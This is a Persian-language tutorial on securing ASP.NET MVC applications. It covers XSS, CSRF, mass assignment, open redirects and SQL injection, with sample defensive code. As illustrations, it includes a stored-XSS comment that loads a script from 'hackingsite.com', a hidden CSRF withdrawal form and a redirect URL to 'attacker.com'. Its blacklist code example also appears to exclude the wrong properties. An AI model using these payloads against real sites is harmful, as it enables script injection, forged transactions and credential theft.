بسمه‌تعالی

امنیت در Asp.Net MVC (۲۰۱۸)

فهرست مطالب

۱ مقدمه

یکی از مهم‌ترین مسائل در طراحی هر نوع نرم‌افزار به ویژه نرم‌افزارهای تحت‌وب امنیت آن است، امنیت از این جهت از اهمیت بالایی برخوردار است که یک نرم‌افزار تحت‌وب یا یک وب‌سایت در دسترس عموم قرارمی‌گیرد و یک تعامل دوطرفه بین یک وب‌سایت پویا و کاربر وب‌سایت برقرار می‌شود. بدین‌ترتیب کاربران قادرند درخواست‌هایی را به سرور ارسال‌نموده و پاسخ آن را دریافت‌کنند ، ممکن‌است برخی از این درخواست‌ها توسط هکرها صادرشود که می‌تواند محرمانگی اطلاعات کاربران را به خطر بیاندازد.

۲ احراز هویت

احراز هویت شامل مکانیزم‌هایی است که از طریق آنها می‌توان هویت کاربر را تایید یا رد کرد .

۲-۱ انواع روش‌های احرازهویت

طی مراحل ایجاد پروژه ASP.NET MVC با کلیک بر روی Change Authentication امکان انتخاب یکی از روش‌های احراز هویت فراهم می‌گردد.

۲-۱-۱ بدون تأیید اعتبار


این گزینه زمانی استفاده می‌شود که شناسایی بازدیدکنندگان سایت اهمیت چندانی ندارد و هیچ مکانیزم خاصی برای شناسایی کاربران در وب‌سایت تعبیه نشده است.

۲-۱-۲ حساب کاربری شخصی

حسابهای کاربری فردی ، شکل سنتی احراز هویت است که کاربران می‌توانندضمن بازدید از وب‌سایت از امکان ثبت نام و ورود در سایت بهره ببرند.

۲-۱-۳ حساب‌های سازمانی

این نوع احرازهویت، معمولا برای برنامه‌های کاربردی تجاری استفاده می‌شود. و به منظورمدیریت برنامه‌های داخلی و ابری، نیازمند نصب Azure Active Directoryیا Office ۳۶۵یا سرویس‌هایی از این قبیل است.



سپس با در نظرگرفتن یک شناسه منحصر به فرد برای برنامه و ثبت آن در پورت مدیریت ویندوز (در صورتی که برنامه‌ی Azure بر روی آن نصب شده است)، امکان شناسایی این برنامه در میان همه برنامه‌های کاربردی که ممکن است ثبت شده باشد، فراهم می‌گردد.

۲-۱-۴ احرازهویت ویندوز

گزینه چهارم، تأیید اعتبار ویندوز است که عمل‌کرد آن برای برنامه‌های اینترانت قابل قبول است. هر گاه کاربر وارد دسکتاپ ویندوز می‌شود و از طریق مرورگر برنامه‌ای که به‌یک فایروال داخلی متصل است را راه‌اندازی می‌کند ASP.NET به صورت خودکار هویت کاربر را که توسط اکتیودایرکتوری ایجادشده است، شناسایی می‌کند. بنابراین می‌توان با تغییر در تنظیمات پیکربندی از دسترسی افراد ناشناس به سایت جلوگیری کرد.

۳ اعتبارسنجی اطلاعات ورودی ASP.NET MVC

اعتبارسنجی داده‌های وارد شده توسط کاربر و اعمال محدودیت روی آنها، احتمال اینکه مهاجم بتواند بایک ورودی پیش‌بینی نشده امنیت سایت شما را به خطر بیاندازد، کاهش می‌دهد.

هنگام شروع به دریافت اطلاعات از کاربران ، نیاز خواهد بود تا اعتبار اطلاعات ورودی را نیز ارزیابی کنیم. به کمک یک سری متادیتا، نحوه‌ی اعتبارسنجی، تعریف‌شده و سپس فریم‌ورک براساس این ویژگی‌ها، به صورت خودکار اعتبار اطلاعات انتساب داده شده به خواص یک مدل را، در سمت کلاینت و همچنین در سمت سرور بررسی می‌نماید. که به صورت پیش‌فرض در هر پروژه‌ی MVC این ویژگی‌ها در System.ComponentModel.DataAnnotations.dll قرار دارند.

۳-۱ اعتبارسنجی سمت کاربر

به‌منظور فعال‌کردن اعتبارسنجی داده‌های ورودی در سمت کاربر، تنظیمات زیر در فایل web.config بایستی انجام گیرد:

```
<appSettings>
<add key="ClientValidationEnabled" value="true"/>
</ appSettings>
```

۳-۲ اعتبارسنجی سمت سرور

به لحاظ امنیتی بهتر است اعتبارسنجی ورودی در سمت سرور انجام گیرد. جهت فعال‌کردن اعتبارسنجی سمت سرور در هر view می‌توان از دستور زیر استفاده نمود.

```
@{ Html.EnableClientValidation(false); }
```

در این حالت اگر مجددا برنامه را اجرا کرده و اطلاعات نادرستی را وارد کنیم، باز هم همان خطاهای تعریف‌شده، به کاربر نمایش داده خواهد شد. اما این‌بار یکبار رفت و برگشت اجباری به سرور صورت خواهد گرفت، زیرا اعتبارسنجی سمت کاربر که درون مرورگر و توسط کدهای جاوا اسکریپتی اجرا می‌شود، غیرفعال شده است.

توسط متد Html.ValidationSummary(true)، خطاهای اعتبارسنجی مدل که به صورت دستی اضافه شده باشند، نمایش داده می‌شود چون پارامتر آن true وارد شده، فقط خطاهای سطح مدل را نمایش می‌دهد.

متد Html.ValidationMessageFor()، با توجه به متادیتای یک خاصیت و همچنین استثناهای صادرشده حین model binding خطایی را به کاربر نمایش خواهد داد.

۳-۳ مشکل امنیتی Mass Assignment در حین کار باModel binders و مقابله با آن

استفاده از Model binder نسبت به روش ASP.NET Web formsکه باید به ازای تک تک کنترل‌های موجود در صفحه یک‌بار کار دریافت اطلاعات و مقداردهی خواص‌یک شیء را انجام داد، بسیار ساده‌تر و سریع‌تر است ولی می‌تواند منشاء حملات Mass Assignment گردد. یک صفحه ویرایش اطلاعات را درنظر بگیرید که در آن چک باکس IsAdmin قرار است در قسمت مدیریتی برنامه تنظیم شود. اگر همین کاربر صفحه را جعل کند و فیلد چک باکس IsAdmin را به صفحه‌ی‌جعلی اضافه کند در این‌صورت کاربر عادی می‌تواند دسترسی خودش را تا سطح ادمین بالا ببرد، چون model binder اطلاعات IsAdmin را از کاربر دریافت کرده و به صورت خودکار به model ارائه شده، نگاشت کرده است.

برای مقابله با این نوع حملات چندین روش وجود دارد:

۳-۳-۱ ایجاد لیست سفید

به کمک ویژگی Bind می‌توان لیستی از خواص را جهت به‌روزرسانی به model binder معرفی کرد، مابقی نادیده گرفته خواهند شد:

```
public ActionResult Edit([Bind(Include = "Name,
Password")] User user)
```

در این مثال تنها خواص Name و Password توسط model binder به خواص شیء User نگاشت می‌شوند.

علاوه براین در متد Edit، متد توکار TryUpdateModel می‌تواند با لیست سفید مقداردهی شود.

```
if(TryUpdateModel(user, includeProperties: new[] {
"Name", "Password" }))
    {
                // todo: Edit record
                return RedirectToAction("Index");}
```

۳-۳-۲ ایجاد لیست سیاه

لیست سیاه تنها خواصی را معرفی می‌کند که model binder بایداز آنها صرف‌نظر کند.

روش‌های مختلفی برای تعریف لیست سیاه وجوددارد که در ادامه در مورد آنها بحث خواهیم کرد.

۳-۳-۲-۱ تعریف لیست سیاه در Action مربوطه

در این مثال از خاصیت IsAdmin صرف‌نظر گردیده و از مقدار ارسالی آن توسط کاربر استفاده نخواهد شد.

```
public ActionResult Edit([Bind(Exclude = "IsAdmin")]
User user)
```

۳-۳-۲-۲ تعریف لیست سیاه به عنوان پارامتر ورودی متد

علاوه بر این می‌توان پارامتر excludeProperties که شامل عناصرلیست سیاه است را درمتد TryUpdateModelبصورت مقابل مقدار دهی کرد.

```
if(TryUpdateModel(user, excludeProperties: new[] {
"Name", "Password" }))
    {
                // todo: Edit record
                return RedirectToAction("Index");
     }
```

۳-۳-۲-۳ اعمال ویژگی Bind به یک کلاس

روش دیگر برای تعریف لیست سیاه، اعمال ویژگی Bind به یک کلاس است. این روش اثر سراسری داشته و قابل بازنویسی نیست. به عبارتی حتی اگر در متدی خاصیت IsAdmin را مجددا الحاق کنیم، تاثیری نخواهد داشت.

```
[Bind(Exclude = "IsAdmin")]
    public class User{

}
```

۴-۳-۲-۳ استفاده از ویژگی readonly

در این روش برای تعیین خواصی که باید از آنها صرف‌نظر گردد از ویژگی readonly استفاده می‌شود.

```
public class User
   {
       public string Name { set; get; }
       public string Password { set; get; }

       [ReadOnly(true)]
       public bool IsAdmin { set; get; }
   }
```

۴ حملات xss

به‌صورت کلی استفاده از دستورات نامطمئن و غیراصولی در کدنویسی برنامه‌ها، هنگام تفسیر توسط مفسر یا کامپایلر، شکاف امنیتی محسوب می‌شود و این امر باعث بروز حملات تزریق می‌گردد. زمانی که داده‌های نامعتبر به‌عنوان فرامین، دستورات و پرس‌وجوها برای یک مفسر یا کامپایلر ارسال شوند، می‌توانند مفسر یا کامپایلر را به‌سمت اجرای دستورات غیرقانونی و تصادفی هدایت نمایند.

حملات تزریق به دو روش می‌توانند، انجام گیرند:

- تزریق فعال

در تزریق فعال، ورودی کاربر به طور مستقیم در صفحه وب استفاده می‌شود و برروی سرور ذخیره نمی‌شود. فرض کنید ما یک وب‌سایت داریم که نام کاربری را به عنوان ورودی از کاربر می‌گیرد و یک پیام خوش آمدید را نشان می‌دهد. مهاجم می‌تواند از این ورودی کاربر استفاده کرده و پیام دلخواهی را به کاربر نمایش دهد.

- تزریق غیرفعال

این نوع حمله زمانی اتفاق می‌افتد که وب‌سایت ورودی ناخواسته‌ای را از مهاجم دریافت می‌کند و بعدها آن را به قربانی نشان می‌دهد. وبلاگی را در نظر بگیرید که به کاربران اجازه می‌دهد نظرات خود را از طریق آن ارسال کنند. کاربر می‌تواند به همراه ورودی اسکریپت مخربی را به وبلاگ تزریق کند.

```
<div>This is a nice
post</div><script>src=http://hackingsite.com/badscri
pt.js</script>
```

۱-۴ جلوگیری از بروز حملات XSS

مواردی که توسعه‌دهنده‌ی MVC برای مقابله با حملات تزریق بایستی رعایت کند شامل موارد زیر است:

اعتبارسنجی درخواست‌ها در ASP.NET باید همیشه فعال باشد.

رشته URL همواره بایستی کدگذاری گردد.

از ابزارهایی که برای جلوگیری از افزودن اسکریپت‌ها و افزایش قابلیت اعتماد در محتوای HTML فعال می‌شوند، استفاده گردد. کتابخانه AntiXSS در nugget یکی از این ابزارها است.

۲-۴ The Anti-Cross Site Scripting

ابزاری مفید برای جلوگیری از انواع حملات اسکریپتی بر علیه وب‌سایت‌های asp.net است. AntiXSS بخشی از کتابخانه‌ی حفاظتی وب (WPL) همراه با یک موتور امنیت در زمان اجرا است که می‌تواند به طور خودکار تقریبا همه‌ی خروجی‌های در معرض خطر را کدگذاری کند. یعنی هر خروجی که از ورودی غیرقابل اطمینان کاربر تولید می‌شود، کدگذاری شده است.

این کتابخانه متشکل است از مجموعه‌ای از توابع کدگذاری برای هر نوع ورودی کاربر، از جمله عناصر و صفات JavaScript و LDAP ، CSS، XML، HTML. این کتابخانه از یک لیست سفید استفاده می‌کند، که باعث می‌شود هر آنچه در این لیست سفید گنجانده نشده است، کدگذاری کند. این لیست به منظور حفاظت در برابر حملات اسکریپت نویسی بین سایتی طراحی شده است. برای نصب و استفاده از این کتابخانه مراحل زیر بایستی دنبال گردند.

مرحله ۱) در کنسول مدیریت پکیج‌ها درasp.net با استفاده از دستور زیر پکیج دانلود و نصب می‌گردد.

```
Pm>Install-Package AntiXSS-Version ۴.۳.۰
```

مرحله۲) در فایل web.config موجود در فولدر روت پروژه، کتابخانه antixss به‌عنوان کتابخانه پیش‌فرض برای کدگذاری تنظیم گردد.

```
<httpRuntime targetFramework="۴.۵.۱"
requestValidationMode="۲.۰"
encoderType="System.Web.Security.AntiXss.AntiXssEnco
der" />
```

مرحله ۳) فضای نام System.Web.Security.AntiXss دارای کلاس AntiXssEncoder است که یک رشته را برای استفاده در url و css ، xml، html کدگذاری می‌کند. برخی از تابع‌هایی که کلاس فوق برای کدگذاری، در اختیار می‌گذارد عبارتند از:

تابع	شرح

CssEncode	رشته را برای استفاده در CSS کدگذاری می‌کند.
HtmlEncode	رشته را برای استفاده در HTML. کدگذاری می‌کند.
HtmlAttributeEncode	رشته را برای استفاده در یک صفت HTML. کدگذاری می‌کند.
UrlEncode	رشته را برای استفاده در URL کدگذاری می‌کند.

برای استفاده از توابع فوق در کنترلر، بایستی دستور زیر به برنامه اضافه گردد.

```
using System.Web.Security.AntiXss;
```

مرحله ۴) اکشن‌های کنترلر برای گرفتن مقادیر بازگردانده شده ازviewها که عمدتا داده‌های ورودی کاربر هستند از HtmlEncode() استفاده کند. نمونه‌ی کد زیر نحوه‌ی استفاده از این تابع را مشخص می‌کند.

```
 public   ActionResult SaveData(FormCollection form)
{
 comment.UserName    =
AntiXssEncoder.HtmlEncode(form["username"], false);

comment.UserComment =
AntiXssEncoder.HtmlEncode(form["usercomment"],
false);
}
```

نکته: در صورتی‌که viewها با استفاده از razor کدنویسی شده باشند نبایستی از @HtmlEncode() استفاده گردد چون موتور razor بصورت پیش‌فرض از کدگذاری استفاده می‌کند، استفاده از این تابع منجر به کدگذاری مجدد رشته می‌گردد.

۴-۳ مقابله با xss در کدهای جاوااسکریپت

دو راه حل برای رفع این آسیب‌پذیری وجود دارد:

۴-۳-۱ استفاده از تابع کمک کننده @Ajax.JavaScriptStringEncode:

نمونه‌ی کد زیر نحوه‌ی استفاده از آن را نشان می‌دهد.

```
@if(!string.IsNullOrWhiteSpace(ViewBag.UserName)) {
<script type="text/javascript">
 $(function () {
        var message = 'Welcome,
@Ajax.JavaScriptStringEncode(ViewBag.UserName)!';
</script>
}
```

۴-۳-۲ استفاده از کتابخانه AntiXSS

در نمونه کد ارائه شده ابتدا فضای نام مربوطه به view اضافه شده است سپس از تابع encode برای جلوگیری از حملات تزریق کد در جاوا استفاده می‌گردد.

```
@using Microsoft.Security.Application
@if(!string.IsNullOrWhiteSpace(ViewBag.UserName)) {
<script type="text/javascript">
    $(function () {
        var message = 'Welcome,
@Encoder.JavaScriptEncode(ViewBag.UserName,
false)!';
   });
</script>
}
```

۴-۴ HtmlSanitizer

HTML Sanitization فرآیند بررسی یک سند HTML و تولید یک سند HTML جدید است که تنها تگ‌های امن را نگه می‌دارد. این فرآیند می‌تواند هر کد HTML ارائه شده توسط کاربر را در برابر حملات اسکریپت Cross-Site (XSS) محافظت کند.

اغلب تگ‌های اصلی برای تغییر فونت، مانند <b> ، <i>، <u>، و توسط فرآیند پاک‌سازی نگهداری می‌شوند در حالی که برچسب‌های پیشرفته‌تر مانند <script>، <object>،< embed > و <link> و همچنین ویژگی‌های بالقوه خطرناک مانند ویژگی onclick برای جلوگیری از تزریق کد مخرب، حذف می‌شوند.

به‌منظور استفاده از فرآیند پاک‌سازی، فضای‌نام زیر بایستی به برنامه اضافه گردد.

```
using Ganss.XSS;
```

در نمونه کد ارائه‌شده ، فرآیند HtmlSanitizer، عملیات پاک‌سازی را با استفاده از تابع DefaultAllowedTags که لیست تگ‌های مجاز یا لیست سفید را تعریف می‌کند و همچنین تابع DefaultAllowedAttributes که کلیه ویژگی‌های مجاز برای استفاده در تگ‌ها را مشخص می‌کند، انجام می‌دهد.

```
public static HtmlSanitizerResult
HtmlSanitizer(string html)
        {
            var sanitizer = new
HtmlSanitizer(DefaultAllowedTags,
allowedAttributes:DefaultAllowedAttributes);

            var result = new HtmlSanitizerResult();

            sanitizer.RemovingTag += ((s, e) => {
result.HasRemovedTag = true; });
            sanitizer.RemovingStyle += ((s, e) => {
result.HasRemovedStyle = true; });
```

```
            sanitizer.RemovingAttribute += ((s, e)
=> { result.HasRemovedAttribute = true; });
             result.Html = sanitizer.Sanitize(html);
             return result;
        }


private static readonly ISet<string>
DefaultAllowedTags = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            "a",
            "abbr",
            "address",
            "area",
            "b"
}

 private static readonly ISet<string>
DefaultAllowedAttributes = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            “abbr”,
            “accept”,
            “accept-charset”,
            “accesskey”
}
```

۵-۴ HtmlRuleSanitizer

فرآیند پاک‌سازی معمولا با استفاده ازیک لیست سفید یا یک لیست سیاه انجام می‌شود. حذف یک عنصر HTML امن از لیست سفید، مشکل جدی ایجاد نمی‌کند. اما اگر یک عنصر ناامن از لیست سیاه حذف شود مشکل آسیب‌پذیری حل نمی‌گردد. بنابراین اگر لیست سیاه و سفید غیراستاندارد برای فرآیند پاک‌سازی HTML معرفی شود، می‌تواند خطرناک باشد.

با استفاده از تعریف قوانین و تعیین اینکه چه عملیاتی باید بر روی تگ‌ها انجام شود می‌توان پاک‌سازی بهتری انجام داد. از عملیات روی تگ‌ها می‌توان حذف تگ در حین حفظ محتوا، حفظ تنها

محتوای متنی یک تگ یا تحمیل مقادیر خاصی در ویژگی‌ها را نام برد. نمونه کد زیر با استفاده از HtmlRuleSanitizer عملیات و قوانین خاصی را روی تگ‌های html لحاظ کرده است.

```
Using Vereyon.Xss
var sanitizer = new HtmlSanitizer();
sanitizer.Tag("strong").RemoveEmpty();
sanitizer.Tag("b").Rename("strong").RemoveEmpty();
sanitizer.Tag("i").RemoveEmpty();
sanitizer.Tag("a").SetAttribute("target", "_blank")
    .SetAttribute("rel", "nofollow")
    .CheckAttribute("href",
HtmlSanitizerCheckType.Url)
    .RemoveEmpty();
string cleanHtml = sanitizer.Sanitize(dirtyHtml);
```

۵ جعل درخواست بین‌سایتی[۱]

این نوع حملات که با نام XSRF نیز شناخته می‌شوند زمانی اتفاق می‌افتند که در آن یک سایت مخرب به‌یک سایت آسیب‌پذیر که کاربر در حال ورود به آن است، درخواستی بفرستد. سناریوی زیر یک حمله‌ی CSRF را مشخص می‌کند.

۱- یک کاربر از طریق پرکردن فرم احراز هویت به سایت www.example.com وارد می‌شود.

۲- کارگزار، کاربر را اعتبارسنجی می‌کند. پاسخ کارگزار شامل‌یک کوکی احراز هویت است.

بدون خارج شدن از سایت، کاربر از یک سایت مخرب بازدید می‌کند. فرض کنید سایت مخرب حاوی یک فرم html به‌شکل زیر است:

```
<h۱>You Are a Winner!</h۱>
<form action="http://example.com/api/account"
method="post">
<input type="hidden" name="Transaction"
value="withdraw" />
<input type="hidden" name="Amount" value="۱۰۰۰۰۰" />
<input type="submit" value="Click Me"/>
```

۱ Cross Site Request Forgery(CSRF)

```
</form>
```

۳- کاربر روی دکمه کلیک می‌کند. مرورگر اکنون حاوی کوکی تصدیق و درخواست کاربر است.

۴- درخواست به همراه محتوای کوکی تصدیق در کارگزار اجرا شده و می‌تواند هر عملی که یک کاربر تصدیق‌شده، قادر به انجام آن است، را اجرا کند.

۵-۱ جلوگیری از حملات CSRF

دو راه برای جلوگیری از حملات CSRF وجود دارد:

راه حل ۱) بررسی کنید که درخواست‌های ورودی دارای‌یک Referer header باشد که مرجع آن دامنه شما است (Request.UrlReferrer یا Request.ServerVariables). این بررسی درخواست‌ها را ازیک دامنه شخص ثالث متوقف می‌کند. با این حال، بعضی افراد referer مرورگر خود را برای دلایل حفظ حریم خصوصی غیرفعال می‌کنند و مهاجمان گاهی اوقات ممکن است این هدر را جعل کنند.

راه حل ۲) کارخواه‌یک صفحه‌ی HTMLحاوی‌یک فرم را درخواست می‌کند در پاسخ به درخواست کاربر دو نشانه تولید می‌گردد. یک نشانه به عنوان‌یک کوکی ارسال می‌شود، دیگری دریک فیلد پنهان قرار می‌گیرد. نشانه‌ها به طور تصادفی تولید می‌شوند تا یک دشمن نتواند مقادیر را حدس بزند. هنگامی‌که کاربر فرم را تحویل می‌دهد، باید هر دو نشانه را به سرور ارسال کند (مرورگر به صورت خودکار این کار را زمانی انجام می‌دهد که کاربر فرم را ارائه دهد). اگر درخواست هر دو نشانه را نداشته باشد، سرور درخواست را غیرفعال می‌کند.

در asp.net mvc می‌توان از توکن ضد جعل ۲ برای اجرای روش دوم و جلوگیری از حملات CSRF استفاده کرد. تابع HtmlHelper.AntiForgeryToken توکن کوکی و توکن پنهان را اضافه خواهد کرد.

۲ AntiForgeryToken

```
@using (Html.BeginForm("Register", "Account",
FormMethod.Post, new { @class = "form-horizontal"
}))
{
@Html.AntiForgeryToken()
}
```

نمونه کد زیریک فرم html با توکن پنهان آورده شده است:

```
This will output something like the following:
<form action="/Account/Register" class="form-
horizontal" method="post">
 <input name="__RequestVerificationToken"
type="hidden"
value="sK·JeZQqjaazgtWM۵SYPXHhng·CoEWrpE_MWyiajpmDPK
L۲rjSoUpQAhEYoo۱" />
<!-- rest of form goes here -->
</form>
```

توکن‌های ضد جعل به خوبی کار می‌کنند زیرا سایت مخرب نمی‌تواند توکن‌های کاربر را با توجه به سیاست‌های مبدأیکسان بخواند. سیاست‌های مبدأیکسان، از دسترسی سندهای قرارگرفته شده در دو سایت متفاوت به محتوای یکدیگر جلوگیری می‌کند. بنابراین در مثال قبل، سایت مخرب می‌تواند درخواست را به www.example.com ارسال کند اما نمی‌تواند پاس آن را بخواند.

۶ سرقت نشست در asp.net mvc

ربودن نشست یک اصطلاح کلی برای توصیف روش‌هایی است که اجازه می‌دهد یک کاربر به جعل هویت دیگری بپردازد، در نتیجه کاربر مهاجم، همان دسترسی‌های کاربر هدف را دارد.

به عنوان‌یک کاربر، شما می‌توانید کوکی‌ها را در مرورگر خود غیرفعال کنید تا سرقت کوکی خاص خود (برای یک سایت داده شده) به حداقل برسد، اما احتمالا شما هشداری مبنی بر اینکه "کوکی‌ها باید برای دسترسی به این سایت فعال شوند " را دریافت خواهید کرد.

بنابراین برای اطمینان از جلوگیری سرقت کوکی باید موارد زیر اعمال گردد:

- با استفاده از گواهینامه‌ی SSL ، تنها اجازه‌ی ارسال درخواست HTTPS ارسال گردد.
- پرچم‌های Secure و HttpOnly در web.config بنحوی تنظیم شوند که درخواست‌ها تنها با اتصال SSL ارسال شوند.

```
<system.web>
  <httpCookies httpOnlyCookies="true"
requireSSL="true" />
</system.web>
<authentication mode="Forms">
   <forms …  requireSSL="true" />
</authentication>
```

۷ Over posting

Binding یک ویژگی قدرت‌مند است که به طور قابل توجهی فرآیند مدیریت ورودی کاربر را ساده می‌کند. در عین حال، فرصتی جهت پرکردن ویژگی‌های مدل‌هایی که حتی بر روی فرم‌های ورودی قرار ندارند را برای مهاجمین فراهم می‌کنند.

۷-۱ پیش‌گیری از آسیب‌پذیری Overposting

جهت جلوگیری از این نوع آسیب‌پذیری در Asp.net MVC، می‌توان از روش‌های بعدی استفاده کرد:

۷-۱-۱ اختصاص‌دادن [ReadOnly] به ویژگی‌های مدل

```
public class Person
{
  public int ID { get; private set; }
  public bool IsAdmin { get; private set; }
}
```

۷-۱-۲ استفاده از BindAttribute در پارامترهای توابع

از این طریق می‌توان‌یک لیست سفید از ویژگی‌های مدل که برای اتصال مجاز هستند را مشخص کرد.

```
public async Task<IActionResult>
Create([Bind("First,Last")] Person person)
```

۷-۱-۳ استفاده از AutoMapper

می‌توان با استفاده از Viewmodel مدلی شبیه به view قابل نمایش به کاربر ایجاد و از آن استفاده کرد. این کار را می‌توان با استفاده از AutoMapper انجام داد. نمونه کد زیر نحوه‌ی استفاده از auto mapperرا مشخص می‌کند.

فرض می‌کنیم دو کلاس Customer, CustomerListViewModel به شکل زیر طراحی شده اند

```
public class Customer
{
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Email { get; set; }
    public Address HomeAddress { get; set; }
    public string GetFullName()
    {
        return string.Format("{۰} {۱}", FirstName,
LastName);
    }
}
public class CustomerListViewModel
{
    public string FullName { get; set; }
    public string Email { get; set; }
    public string HomeAddressCountry { get; set; }
}
```

برای استفاده از Auto Mapper ابتدا باید بین دو کلاس نگاشت ایجاد گردد.

```
Mapper.CreateMap<Customer, CustomerListViewModel>();
```

دستور زیر لیستی از viewmodel را به لیستی از کلاس customer نگاشت می‌کند.

```
IList<CustomerListViewModel> viewModelList =
   Mapper.Map<IList<Customer>,
IList<CustomerListViewModel>>(customers);
```

در صورتی که بخواهیم یک نمونه از viewmodel را به کلاس نگاشت کنیم از کد زیر استفاده می‌کنیم .

```
CustomerListViewModel viewModel =
Mapper.Map<Customer,
CustomerListViewModel>(customer);
```

۸ حملات مجدد باز[۳]

هر برنامه‌ی تحت‌وب که از طریق QueryString یا داده‌های فرم به‌یک URL دسترسی می‌یابد، به‌طور بالقوه ممکن است با تغییر مسیر کاربران به یک URL خارجی و مخرب، مواجه شود. این دستکاری، یک حمله مجدد باز نامیده می‌شود. هر وقت منطق برنامه، خود را به یک URL مشخص هدایت می‌کند، باید اطمینان حاصل گردد که URL تغییر نکرده باشد.

در صورتی که کاربر قصد داشته باشد قبل از ورود، به یکی از صفحات مجاز سایت دسترسی‌یابد، ابتدا برای واردکردن نام کاربری و کلمه‌عبور به صفحه ورود، هدایت می‌گردد.

```
http://www.fullsecurity.org/file.php?redirect=http:/
/www.attacker.com
```

پس از عملیات احراز هویت توسط آدرس فوق، کاربر به آدرس دیگری که بسیارشبیه به صفحه ورود کاربر است و توسط مهاجم طراحی شده است، منتقل می‌شود. قربانی ممکن است تصورکند که بدلیل وارد کردن اشتباه نام کاربری یا رمزعبور، مجدد به صفحه ورود هدایت شده است. بنابراین کاربر دوباره نام کاربری و رمزعبور خود را (در این زمان در وب سایت مخرب) وارد می‌کند . مهاجم می‌تواند نام کاربری و رمزعبور را ذخیره‌کرده و قربانی را به وب‌سایت قانونی که کاربر را بر روی تلاش قبلی تأیید کرده است، هدایت می‌کند.

۸-۱ جلوگیری از حملات مجدد باز

در ASP.NET MVC۴ ,۵ یک روش برای اعتبارسنجی url قبل از هدایت به آن تعبیه شده است و به‌منظور بررسی اعتبار آدرس از متد IsLocalUrl() که‌یک htmlhelper است استفاده‌می‌شود.

[۳] Open Redirection

```
private bool IsLocalUrl(string url)
{
   if (string.IsNullOrEmpty(url))
   {
      return false;
   }
   else
   {
      return ((url[۰] == '/' && (url.Length == ۱ ||
               (url[۱] != '/' && url[۱] != '\\'))) ||
  // "/" or "/foo" but not "//" or "/\"
               (url.Length > ۱ &&
                url[۰] == '~' && url[۱] == '/'));
// "~/" or "~/foo"
   }
```

از متد زیر در کنترلر، قبل از هدایت کاربر به آدرس url، می‌توان استفاده‌نمود.

```
if (IsLocalUrl(returnUrl))
 {
       return Redirect(returnUrl);
}
```

در برنامه‌های تحت‌وب هرگاه بخواهیم کاربر را به صفحه‌ای منتقل کنیم که در آن اطلاعاتی توسط کاربر به سیستم وارد می‌شود بایستی از محلی‌بودن آدرس url مطمئن شده، سپس اجازه‌ی هدایت داده شود.

۹ حملات Blocking Brute Force

حمله‌ی Brute Force یک تلاش برای کشف رمزعبور است که به صورت سیستماتیک سعی می‌کند تا هر ترکیبی از حروف، اعداد و نمادها را امتحان کند تا رمزعبور را بیابد.

۹-۱ جلوگیری از حملات Blocking Brute Force

برای جلوگیری از این نوع حملات از راهکارهای ارائه شده زیر می‌توان استفاده نمود:

- پس از تعداد مشخصی تلاش برای ورود، حساب کاربری را قفل کنید.
- در صفحه ورود Google reCAPTCHA را فعال کنید.

۱۰ جلوگیری از آپلود فایل‌های مخرب

برای جلوگیری از آپلود فایل‌های مخرب مهاجمان، بایستی مراحل زیر انجام‌گیرد:

- پسوندهایی از فایل که مجوز آپلود دارند بایستی در یک لیست به کاربر معرفی‌گردند.
- حداکثر اندازه فایل محدودشود.
- اجازه‌ی آپلود فایل‌های اجرایی داده‌نشود.

۱۱ مقابله با حمله تزریق SQL در ADO.NET and EF ۶.۰ (Entity Framework ۶.۰)

حمله تزریق SQL، یک کاربر مخرب را قادر می‌سازد با استفاده از امتیازات اعطاشده برای ورود به وب‌سایت، دستوراتی را در پایگاه داده اجرا کند.

برای جلوگیری از حملات تزریق SQL، مراحل زیر باید اجراشوند:

- اعتبارداده‌های ورودی کاربر را بررسی کرده در صورت لزوم آنها را پاکسازی نمایید.
- برای دسترسی به داده‌ها از توابع ذخیره‌شده‌ی sql استفاده‌کنید.
- کاربران بر حسب اولویت به پایگاه‌داده دسترسی داشته‌باشند.
- نباید خطاهای پایگاه داده عینا به کاربر نمایش داده‌شود بلکه باید خطای‌واقعی در فایل log واردشده و کاربر به یک صفحه‌ی خطای سفارشی، هدایت گردد.
- رمزگذاری اتصال SQL برای حفاظت از اطلاعات حساس: چارچوب Entity به طور مستقیم رمزگذاری داده‌ها را انجام نمی‌دهد. بنابراین برنامه باید برای افزایش امنیت، یک اتصال رمزگذاری شده به پایگاه‌داده، ایجاد کند.
- استفاده از واسط برنامه‌نویسی کاربردی مجزا جهت ثبت‌کردن خطاها:

ELMAH, NLog or log۴net نمونه ابزارایی هستند که از آنها می‌توان برای ثبت خطاها استفاده کرد. در ادامه به بررسی جزئیات بیشتر در مورد ELMAH خواهیم پرداخت.

